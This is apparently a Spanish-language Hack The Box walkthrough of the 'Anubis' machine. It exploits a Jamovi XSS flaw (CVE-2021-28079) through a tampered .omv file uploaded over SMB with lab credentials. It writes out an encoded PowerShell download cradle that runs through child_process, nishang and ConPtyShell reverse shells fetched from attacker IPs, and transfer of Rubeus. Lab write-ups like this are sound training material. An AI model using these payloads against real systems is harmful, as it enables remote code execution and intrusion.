
validando un poco mas encuentro que se puede subir un xss payload el cual tiene una reverseshell codificada






Jamovi CVE-2021-28079 exploit

Descargo una imagen del smb
smbmap -H 10.10.11.102 -u "localadmin" -p "Secret123" --download Shared/Documents/Analytics/Whatif.omv




Cambio el nombre porque smbmap tira un nombre muy largo



valido el archivo y dice que es un java .JAR


sin embargo si vemos la guia se puede unzipear
unzip what.omv



guardo todos los archivos en una carpeta llamada omv


Siguiendo la guia dice que el xss esta en el metadata.json
cat metadata.json

mejoro la vista con jq lo instalamos




cat metadata.json | jq


el xss esta en name




editamos el archivo en la parte de name y colocamos el xss




ahora payload.js tendra una reverse shell




require('child_process').exec('powershell -e reverseshelll
al decodificar el ejemplo veo que una reverse shell powershell



aca podemos utilizar nishang
muevo mi nishang a la carpeta omv y lo edito y codifico la linea que me permite descargar que va a ser la misma del principio porque para eso traemos nishang a omv debido a que aqui mismo levantaremos python




echo "IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.5/nishang.ps1')" | iconv -t utf-16le | base64 -w 0; echo




ahora edito el archivo payload alli coloco las primeras lineas del ejemplo y despues de powershelll -e cierro comilla y parentesis

require('child_process').exec('powershell -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4ANQAvAG4AaQBzAGgAYQBuAGcALgBwAHMAMQAnACkACgA=')




ahora levanto python y escucho por netcat





ahora utilizo la herramienta smbclient para subir el .omv el cual lo zipperaremos pero antes debo sacar el nishang porque solo pueden estar los archivos originales

cp nishang.ps1 /home/kali/machineshtb/Anubis/nishang2.ps1




sin embargo aca habia un problema y es que yo coloque estos archivos en una carpeta llamada omv por lo cual para hacer todo bien uzipeo otra imagen dentro de omv por lo cual utilizo la otra omv y la unzipeo dentro





obvimaente modifico metadata y ahora si zipeo
zip -r Bugs.omv .




ahora subimos con smblcient ingresando a shared importante hacerlo sobre omv
smbclient //10.10.11.102/Shared -U 'localadmin%Secret123

```
~/machineshtb/Anubis/omv                                    INT ✘  16:
  smbclient //10.10.11.102/Shared -U 'localadmin%Secret123'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 21 15:42:47 2024
  ..                                  D        0  Thu Mar 21 15:42:47 2024
  Documents                           D        0  Mon Apr 26 23:09:25 2021
  Software                            D        0  Thu Jul 22 13:14:16 2021

                9034239 blocks of size 4096. 3219918 blocks available
smb: \>
```


borro el Bugs.omv
del Bugs.omv

```
                                      D        0  Thu Mar 21 15:42:47 2024
                                      D        0  Thu Mar 21 15:42:47 2024
Documents                             D        0  Mon Apr 26 23:09:25 2021
Software                              D        0  Thu Jul 22 13:14:16 2021

                9034239 blocks of size 4096. 3219918 blocks available
b: \> cd Documents\
b: \Documents\> cd Analytics\
b: \Documents\Analytics\> dir
                                      D        0  Tue Apr 27 13:40:20 2021
                                      D        0  Tue Apr 27 13:40:20 2021
Big 5.omv                             A     6455  Tue Apr 27 13:39:20 2021
Bugs.omv                              A     2897  Tue Apr 27 13:39:55 2021
Tooth Growth.omv                      A     2142  Tue Apr 27 13:40:20 2021
Whatif.omv                            A     2841  Thu Mar 21 16:39:04 2024

                9034239 blocks of size 4096. 3219918 blocks available
b: \Documents\Analytics\> del Bugs.omv
b: \Documents\Analytics\>
```

y subo mi Bugs.omv
put Bugs.omv




Hay que esperar bastante debido a que la maquina en este punto se pone lenta literalmente fueron 10 minutos yo ya estaba esperando haber que hice mal pero al final somos diegocruz y estamos en la maquina anubis es decir el probablemente domain controller



SharpCollection

vamos a descargar e instlar en el opt de nuestro equipo este repositorio, el cual tiene varias herramientas de seguridad que podremos utilizar en windows .
https://github.com/Flangvik/SharpCollection



cuenta con varios .exe como rubeus winpeas, watson, SafetyKatz etc..
Transifero Rubeus a la victima
cp /opt/SharpCollection/NetFramework_4.5_Any/Rubeus.exe .
curl http://10.10.14.5/Rubeus.exe -o Rubeus.exe

```
PS C:\Users\diegocruz\Desktop> curl http://10.10.14.5/Rubeus.exe -o Rubeus.exe
PS C:\Users\diegocruz\Desktop> dir


    Directory: C:\Users\diegocruz\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/21/2024  11:23 PM         462848 Rubeus.exe
-ar---         3/21/2024   5:15 PM             34 user.txt


PS C:\Users\diegocruz\Desktop>
[Anubis] 0:webserver01 172.31.177.202  1:rlwrap* 2:zsh-
```

Ahora para seguir mejoro la shell con el script de coco
IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.12:2000/Invoke-ConPtyShell.ps1)

```
~/machineshtb/Anubis
ls
chisel1.5  chisel1.5.exe  ConPtyShell  creds.txt  hashNTLMv2.txt  nishang2.ps1  nishang.ps1  omv  payload.js  req.txt  Rubeus.exe  trafico.cap  Whatif.om

~/machineshtb/Anubis
cd ConPtyShell

~/machineshtb/Anubis/ConPtyShell  master
ls
compile_command.txt  ConPtyShell.cs  demo_1.gif  demo_2.gif  Invoke-ConPtyShell.ps1  LICENSE  README.md  ResizeConsole.ps1

~/machineshtb/Anubis/ConPtyShell  master
python3 -m http.server 80
